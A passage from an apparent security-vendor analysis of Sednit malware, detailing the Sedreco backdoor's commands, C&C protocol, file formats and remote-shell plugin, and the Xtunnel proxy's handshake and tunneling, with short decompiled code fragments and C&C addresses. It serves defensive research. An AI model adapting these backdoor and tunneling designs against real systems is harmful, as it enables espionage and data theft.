Once it is running, **Sedreco** provides numerous commands to its operators, identified by a number, as described in **Table 10**. Those commands allow the attackers to spy on the target, but also to collect information on other computers accessible from the compromised machine.

Table 10. **Sedreco payload commands**

Number	Purpose	Number	Purpose
0	Update configuration value	14	Terminate process
1	Load plugin	15	List loaded plugins
2	Unload plugin	16	Run Windows shell command (output temporarily stored in a file named `tmp.dat`)
3	Start keylogger	17	List connected devices
4	Stop keylogger	18	Update **Sedreco** payload binary on disk
5	List directories	19	Read file from a specified offset
6	Read file	20	Map network resources
7	Write file	21	Run `systeminfo` Windows shell command
8	Delete file or directory	22	List files and directories
9	Enumerate registry key	23	Read file (wrapper for command 6)
10	Write registry key	24	Run a given **Sedreco** command
11	Delete registry key	25	Create thread
12	List running processes	36	Start remote shell over HTTP (plugin command, see below)
13	Create process		

Interestingly, the commands are registered at runtime by calling an internal function — usually exported under the name `RegisterNewCommand` — with the command number and the address of the command handler. For example, **Figure 30** shows the registration of the first six commands.

```
RegisterNewCommand = GetProcAddress(hSelfModule, "RegisterNewCommand");
RegisterNewCommand(0, CMD_update_config, 0);
RegisterNewCommand(1, CMD_load_module, 0);
RegisterNewCommand(2, CMD_free_module, 0);
RegisterNewCommand(3, CMD_start_keylogger, 0);
RegisterNewCommand(4, CMD_stop_keylogger, 0);
RegisterNewCommand(5, CMD_list_dir, 0);
RegisterNewCommand(6, CMD_read_file, 0);
```

Figure 30. **Command registration — `CMD` functions are the commands handlers**

This mechanism makes **Sedreco** a flexible backdoor, which includes only the commands in a sample that are currently needed (which means in particular that the previous list of commands may not be complete). It also allows plugins to easily register new commands, as we will explain later.

Communications with the C&C server

Sedreco communicates with its C&C server in a quite unusual way, pictured in **Figure 31**.




Figure 31. **Data flow between Sedreco on a compromised host and its C&C server**

On one hand, **Sedreco** network threads periodically ask the C&C server for orders, and store them in an "inbound file". Those orders are then fetched and processed by **Sedreco** core threads. On the other hand, the data to exfiltrate (logged keystrokes, results of executed commands, etc) are queued in an "outbound file", and periodically transmitted in bulk to the server by the network threads.

As this asynchronous communication method limits the number of network contacts with the C&C server, it might reduce the chance of attracting attention in the target's network. Moreover, using files rather than keeping the data buffered in memory avoids losing the data if the machine shuts down or loses network connectivity.

In the following sections, we describe the network communications and the exact format of the inbound/outbound files.

Inbound Communications

Sedreco regularly asks its C&C server for a command to run — usually every 10 minutes. The C&C server domain names are retrieved from the configuration, and they are contacted in their order of appearance in this configuration (see configuration format). In other words, if the first C&C server is up — **C&C1** in Figure 29 — the others are never contacted.

The actual contact is a **POST** request over HTTP or, depending of the sample, HTTPS, on the URI `/update`. The body of the request contains the base64-encoding of the data structure pictured in **Figure 32**.




Figure 32. **Network contact message format. Computer name is a variably-sized field**

This data structure is encrypted with the 6-byte key stored at the end, using the same algorithm as that used to encrypt the configuration file. The `Type` field is set to 0, which distinguishes inbound from outbound.

The C&C server will then answer with the information about a command to run, the commands being stored in the inbound file by **Sedreco** network threads. The inbound file is usually named `__2315tmp.dat` and located in the `%TEMP%` directory. This file consists of a series of variably-sized entries, each entry containing the information from the C&C server for one command to run, as described in **Figure 33**.




Figure 33. **Inbound file format. Field sizes are in bytes**

As before, each entry starts with a 6-byte key to decrypt the entry data, again using the same algorithm used for the configuration. Then comes a 4-byte magic value, which, in all the samples we analyzed, has to be set to `0x75DF9115` for the command to be executed. The entry may also contain the arguments to pass to the command handler.

Finally, **Sedreco** core threads process the inbound file to extract and run the commands.

Outbound Communications

Sedreco core threads store the output generated by a command execution in the outbound file, which is usually named `__4964tmp.dat` and located in the `%TEMP%` directory. Similarly to the inbound file, it consists of a series of variably-sized entries, each entry describing one particular command execution, as shown in **Figure 34**.




Figure 34. **Outbound file format. Field sizes are in bytes**

Each entry begins with a 32-byte header, containing in particular a 4-byte magic number (`0xB2745DAF`), the command return status code, a timestamp of the command execution (in a `SYSTEMTIME` Windows structure *[85]*), and the actual command number. Then comes the output data generated by the command execution, compressed with a custom implementation of the Lempel–Ziv–Welch (LZW) algorithm *[86]*.

A source code search engine allowed us to retrieve what we believe to be the C source code of the LZW algorithm implementation employed by **Sedreco** *[87]*. **Figure 35** shows an extract of the compressed data header initialization in the source code, with the distinctive `LZW!` signature.

```
    ((Dword *)buff)[0] = 0x21575A4C;
/* 'LZW!' signature */
    ((Dword *)buff)[1] = bSize;
    ((Dword *)buff)[2] = GetCRC32(data, bSize);
    lastByte += 12;

    LZWENTRY lzwTable[0x1000];
    int tableSize = 0, beginTable = 0x100;
    for (int k = 0; k <= 0xFF; k++) {
        lzwTable[k].next = lzwTable[k].substrIndex = 0;
        lzwTable[k].substrSize = 1;
    }

    Dword currentPos = 0;
    while (currentPos < bSize)
    {
            /* Поиск самой длинной подстроки */
```

Figure 35. **Extract of LZW algorithm C source code**

Sedreco network threads regularly — usually every 10 minutes — fetch the data from the outbound file and encrypt them with the 3DES algorithm and a hardcoded key. The data structure described in Figure 32 is then *appended* to the encrypted data, thus acting as a footer. In this case, the `Type` field is set to `1`.

Finally, the resulting encrypted data are transmitted to the C&C server by **Sedreco** network threads.

Plugins

An interesting feature of **Sedreco** is its ability to run external plugins. The downloading and execution of those plugins can be requested by the C&C server with command number 1, while their unloading can be accomplished with command number 2 (see commands list).

A **Sedreco** plugin comes as a Windows DLL with two exported functions named `Init` and `UnInit`. The plugin is loaded in the same address space as **Sedreco**'s payload with a call to the Windows API

```
struct PluginArguments {
    void *RegisterNewCommand;                                    //
Developers' name (see Figure 13)
    void *FN_read_file;
// ESET's name (also applies to next fields)
    void *FN_write_in_outbound_file;
    void *FN_unregister_command;
    HKEY_TYPE handle_opened_registry_hive;
    void *output_buffer;
    void *FN_append_to_output_buffer;
};
```

This structure contains some helper functions' addresses, plus some data addresses, from **Sedreco**'s payload, that the plugin may need during its execution.

We only found one **Sedreco** plugin during our investigation. Once loaded in memory, this plugin registers a new command, numbered 36, as shown in **Figure 36**.

```
int __stdcall Init(PluginArguments *args)
{
  output_buffer = args->output_buffer;
  FN_RegisterNewCommand = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))args->RegisterNewCommand;
  FN_unregister_command = (int (__stdcall *)(_DWORD))args->FN_unregister_command;
  FN_RegisterNewCommand(36, __FN_http_com, 1);
  return 0;
}
```

Figure 36. **Plugin `Init` export**

When called by the operators, the newly registered command will open a remote Windows shell over HTTP.

When **Sedreco** exits, the payload unloads all plugins and calls their `UnInit` exports. In the case of the plugin we retrieved, this export simply unregisters the command it provides, as shown in **Figure 37**.

```
int __stdcall UnInit()
{
  FN_unregister_command(36);
  return 0;
}
```

Figure 37. **Plugin `UnInit` export**

Interestingly, parts of the plugin code are shared with the Windows **Xagent** module named `ProcessRetranslatorModule` (see table 7). In particular, the function in charge of creating a Windows shell process with some communication pipes is exactly the same in both binaries, including some custom error messages such as `#EXC_1 Cannot create ExtToProc Pipe!`.

Conclusion and Open Questions

With its ability to register new commands dynamically, **Sedreco** is a flexible backdoor that has been used for many years by the Sednit group.

An interesting feature of **Sedreco** is the ability to load external plugins. As we only found one plugin, we hope this report will encourage other researchers to contribute further pieces to the puzzle. In particular, it would be interesting to search for other code-sharing cases between **Sedreco** plugins and **Xagent** modules.

XTUNNEL: REACHING UNREACHABLE MACHINES

Identikit

***Xtunnel* is a network proxy tool that can relay any kind of network traffic between a C&C server on the Internet and an endpoint computer inside a local network.**

Alternative Names

XAPS

Usage

An **Xtunnel** infected machine serves as a network pivot to contact machines that are normally unreachable from the Internet.

Known period of activity

May 2013 to August 2016 (the time of writing). Probably still in use.

Known deployment methods

None

Distinguishing characteristics

- **Xtunnel** implements a custom network protocol encapsulated in Transport Layer Security (TLS) protocol
- Since June 2015, the **Xtunnel** code has been heavily obfuscated, but its strings remain unobfuscated. While written in English, the strings contain obvious spelling mistakes.

Timeline

We have analyzed **Xtunnel** samples for three years. The dates posited in the timeline mainly rely on **Xtunnel** compilation timestamps that we believe have not been tampered with, because they match up with our telemetry data.




Figure 38. **XTunnel major events**

Big Picture

Xtunnel proxies network traffic between a C&C server on the Internet and a target computer, hence creating a "tunnel" between the two. Multiple tunnels can be opened at the same time — from the C&C server to several machines — with **Xtunnel** taking charge of routing the traffic to the intended computer, as shown in **Figure 39** with computers A and B.




Figure 39. **Xtunnel core behavior**

The network link between the **Xtunnel**-infected machine and the C&C server is encrypted to complicate network detection at the external boundary of the network. However, the links with the target computers remain unencrypted to allow any kind of traffic to be sent to the target. In particular, it should be emphasized that those target computers are not necessarily under the control of the Sednit group.

"**Xtunnel**" is the developers name for this software. This was determined by the function export table left unremoved by its authors in several samples. The developers also forgot to remove program database (PDB) *[62]* file paths, from which we can deduce another internal name, "XAPS". Interestingly, those PDB paths sometimes contain words in Russian, such as:

```
H:\last version 23.04\UNvisible crypt version XAPS select -
копия\XAPS_OBJECTIVE\Release\XAPS_OBJECTIVE.pdb
C:\Users\John\Documents\Новая папк\XAPS_OBJECTIVE\Release\XAPS_
OBJECTIVE.pdb
```

The word "**копия**" translates to "copy", while "**Новая папк**" means "New folder".

Traffic Proxying

The logic for traffic proxying remained the same in all **Xtunnel** samples that we analyzed, which cover a period of three years. This core behavior begins with a handshake with the C&C server to establish an RC4-encrypted link. The C&C server can then order **Xtunnel** to open a tunnel with a designated machine, so that any data coming from the C&C server will be forwarded to this machine, and similarly any data coming from the target machine will be forwarded to the C&C server.

This process can be repeated so as to have multiple tunnels opened in parallel, as shown in **Figure 40** with computers A and B, and as explained in detail in the following section.




Figure 40. **Xtunnel communication workflow**

Encryption Handshake

Xtunnel makes a custom encryption handshake with its C&C server, whose IP address and port are either given as command line parameters or hardcoded directly in the program. The purpose of this handshake is to share a cryptographic key for encrypting the link between **Xtunnel** and the C&C server with the RC4 algorithm.

To do so, the **Xtunnel** binary contains a Table ***T*** composed of 256 rows of 32 bytes each, initially filled with fixed values in the code, as shown in **Figure 41**.

```
mov     [ebp+var_1000], 0A22409FEh
mov     [ebp+var_FFC], 2B410ADFh
mov     [ebp+var_FF8], 9360E214h
mov     [ebp+var_FF4], 0F9CD6F74h
mov     [ebp+var_FF0], 5DC31BAh
mov     [ebp+var_FEC], 0C3926853h
mov     [ebp+var_FE8], 0D36A113Bh
mov     [ebp+var_FE4], 896C238Bh
mov     [ebp+var_FE0], 0C2B902Dh
mov     [ebp+var_FDC], 0AE376D9Ah
mov     [ebp+var_FD8], 0C342984Fh
mov     [ebp+var_FD4], 0C1BD0F07h
mov     [ebp+var_FD0], 93C69940h
mov     [ebp+var_FCC], 3C565801h
mov     [ebp+var_FC8], 0F50FC06Ah
```

Figure 41. **Extract of *T* initialization code**

Xtunnel pseudo-randomly chooses one 32-byte row of ***T*** as the cryptographic key to share with the C&C server. The actual handshake then starts by sending the *offset* ***O*** in ***T*** of the chosen row to the C&C server.

This message also includes a "proof" that the sender really knows ***T*** — that is, the offset sent is not just some random 4-byte value. This proof consists of the row located at offset ***O + 128*** (modulo 256) encrypted with the chosen key. The C&C then checks the proof and, assuming it is correct, answers `OK` encrypted with the chosen RC4 key.

It should be emphasized that the chosen cryptographic key is never sent over the network, only its 4-byte offset in ***T***. This prevents traffic decryption by an eavesdropper not knowing the Table and, of course, means the C&C server also knows ***T***.

Before going further, the C&C server provides a port number to the infected machine, which will serve as a fallback in case the connection closes on the currently used port on the C&C server.

Tunneling

At this point an encrypted link has been established between **Xtunnel** and its C&C server. The C&C server can then use the **Xtunnel** infected machine as a pivot to contact local computers that are normally unreachable from the Internet.

To do so, the C&C server sends messages to **Xtunnel** beginning (once decrypted) with a two-byte tunnel identifier — denoted ***Tunnel*ID** hereafter — and followed by data of arbitrary length. When a particular ***Tunnel*ID** value is sent for the first time, it means the C&C server wants to open a new tunnel. The information in this first packet contains data about the target machine: either an IP address or a domain name, plus a port number. Two examples of such tunnel-opening messages are given in **Figures 42.1** and **42.2**.




Figure 42.1 **Message to open tunnel 0x100 on IP address 192.168.124.1 and port 4545**




Figure 42.2 **Message to open tunnel 0x200 on domain name test.com and port 4646**

Commands `1` and `3` pictured in these messages are the only ones implemented, and **Xtunnel** searches for such a command byte only when it is the first time it received a particular ***TunnelID*** value.

Xtunnel then makes a TCP connection on the designated target and if successful, the tunnel is considered fully opened. At this point, each message from the C&C server beginning with the corresponding ***Tunnel*ID** will be forwarded to the target machine by **Xtunnel** — after having removed ***Tunnel*ID** from the message. In other words, *any kind of TCP data can be sent through the tunnel*.

On the other side of the tunnel the target machine can also send data, and **Xtunnel** will prefix it with the associated ***Tunnel*ID** before forwarding it to the C&C server.

Since in general the size of the data to be transferred is unknown, each communication between C&C server and **Xtunnel** starts with a 4-byte value containing the number of bytes to be sent.

Additionally, the C&C server can send the message `is you live?` [sic] to check the status of **Xtunnel**, to which **Xtunnel** answers `OK` if everything is fine.

The quality of **Xtunnel** code is far from being good; here are two examples of incongruities found in tunneling code:

1. After a tunnel has been opened, **Xtunnel** reports a 6-byte message to the C&C server composed of the IP address and the port of the target machine. Except that the developer forgot to increase the memory pointer after writing the IP address in memory, and thus the port overwrites the first two bytes of the IP address. Thus, it is likely that the C&C server does not process this message.
2. The ***Tunnel*ID** sent by the C&C server happens to be also used as the maximum size of data processed from the received packet, for no obvious reason. Consequently, it is impossible, for example, to open a tunnel by IP address with a ***Tunnel*ID** smaller than 7, because information about the target computer takes 7 bytes — see Figure 42.1 — , and will therefore be truncated. We speculate that the C&C server usually chooses large ***Tunnel*ID** values, explaining why this problem has gone unnoticed by the operators.

Additional Features

ESET researchers have retrieved multiple versions of **Xtunnel**, starting in 2013, when it apparently was first deployed, to mid-2016 for the most recent versions. This allows us to observe over time the introduction of new features around the core tunneling logic, shedding light on the operator's objectives and concerns.

UDP Tunneling (August 2013)

Xtunnel initially only proxied TCP traffic, but in August 2013 UDP traffic tunneling was introduced. To do so, the C&C server can then ask to open a tunnel over UDP rather than TCP.

Strangely, the C&C server address used for UDP tunneling is hardcoded in the binary (`176.31.112.10`), and any C&C address potentially given as input to **Xtunnel** is ignored — even in recent samples. As this particular C&C server stopped being used mid-2015, we believe UDP tunneling was a test or a feature needed on a particular target, and is not used anymore.

In some samples the UDP tunneling code contains a few debug messages, such as:

```
i`m wait
error 2003 recv from TPS - %d
error 2002 send to server UDP - %d
recv from client UDP - %d
```

According to those messages, the C&C server is called "client UDP" or "TPS" by the developers, whereas "server UDP" corresponds to the target machine. The "TPS" acronym remains mysterious to us in this context.

TLS Encryption (April 2014)

A major feature introduced in April 2014 is the encryption of the communications with the C&C server with the Transport Layer Security (TLS) protocol *[90]*. These new **Xtunnel** binaries are statically linked with OpenSSL 1.0.1e — a version released in February 2013. Inside the TLS encapsulation, **Xtunnel** network protocol for tunneling remains the same (including the RC4 encryption).

The TLS certificate used by the C&C server is not verified by **Xtunnel**, which means anyone could play the role of **Xtunnel** C&C server.

HTTP Proxy Connection (February 2015)

Some organizations force their computers to pass through an HTTP proxy to access the Internet. Malware running on such machines therefore cannot contact the C&C server directly, but has to pass through the proxy. Sednit developers took that into account by creating special **Xtunnel** versions with HTTP proxy awareness.

In these binaries, **Xtunnel** first tries to retrieve the Internet Explorer proxy configuration by calling the Windows API function `WinHttpGetIEProxyConfigForCurrentUser` *[91]*. In the event that no information can be retrieved, it uses the hardcoded address `10.1.1.1:8080`, which is the default address of the Squid caching proxy *[92]*. This intention is clearly stated in the PDB path in one of the samples: `xaps_through_squid_default_proxy`.

Once a proxy IP address has been chosen, **Xtunnel** uses the **HTTP CONNECT** method *[93]* to reach its C&C server.

Command Line Parameter Parser (April 2015)

To gain in flexibility and manage novel features, in April 2015 **Xtunnel** developers introduced a command line parameter parser. This parser accepts the parameters described in **Table 11**.

Table 11. **Xtunnel Parameters**

Parameter Prefix	Meaning
-SSL	activate TLS tunneling
-Si	C&C server IP address
-Sp	C&C server port
-Up	C&C server UDP port (but management code is missing)
-Pi	proxy IP address
-Pp	proxy port
-HTTP	activate HTTP persistent connection (explained later)

In most **Xtunnel** samples, the parser actually processes a command line hardcoded in the binary, without even looking for input parameters. Here are some examples of such command lines found in some samples:

```
-Si 176.31.96.178 -Sp 443 -Pi 10.30.0.47 -Pp 8080 -SSL
-Si 46.183.216.209 -Sp 443 -Pi 10.30.0.11 -Pp 8080 -SSL
-Si 95.215.46.27 -Sp 443 -HTTP
```

The proxy IP addresses shown in these examples do not correspond to any known default proxy address, indicating that these binaries were likely compiled for specific targets.

HTTP Persistent Connection (June 2015)

In June 2015, a novel way to connect to the C&C server was introduced: an HTTP persistent connection *[94]*. When this feature is enabled, **Xtunnel** exchanges data with its C&C server over the HTTP protocol (encapsulated in **TLS protocol**), probably as a way to bypass firewalls.

To open such a persistent connection, an **HTTP GET** request is encapsulated in **TLS protocol** and sent to the C&C server. This request comes with the HTTP header `Connection: keep-alive` to enable the persistent connection.

Another HTTP request header hardcoded in **Xtunnel** is `Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4`, which interestingly contains the language code `ru-RU`. This header may have been copied from a request made from a computer whose default language is Russian.

Code Obfuscation (July 2015)

In July 2015, **Xtunnel** binaries changed drastically from a syntactic point of view, due to the introduction of code obfuscation. This obfuscation was applied only to **Xtunnel**-specific code, while statically linked libraries were left untouched. The method employed is a mix of classic obfuscation techniques, like insertion of junk code and opaque predicates *[95]*.

Consequently, **Xtunnel** binaries are now about 2 MB in size, while the previous non-obfuscated versions were about 1 MB with most of that being the statically linked OpenSSL library. The obfuscated version is, of course, much harder to understand and, to illustrate that, the following Figures show the control flow graph (CFG) *[96]* of a small **Xtunnel** function, before and after obfuscation.




Figure 43.1 **Xtunnel CFG before obfuscation**

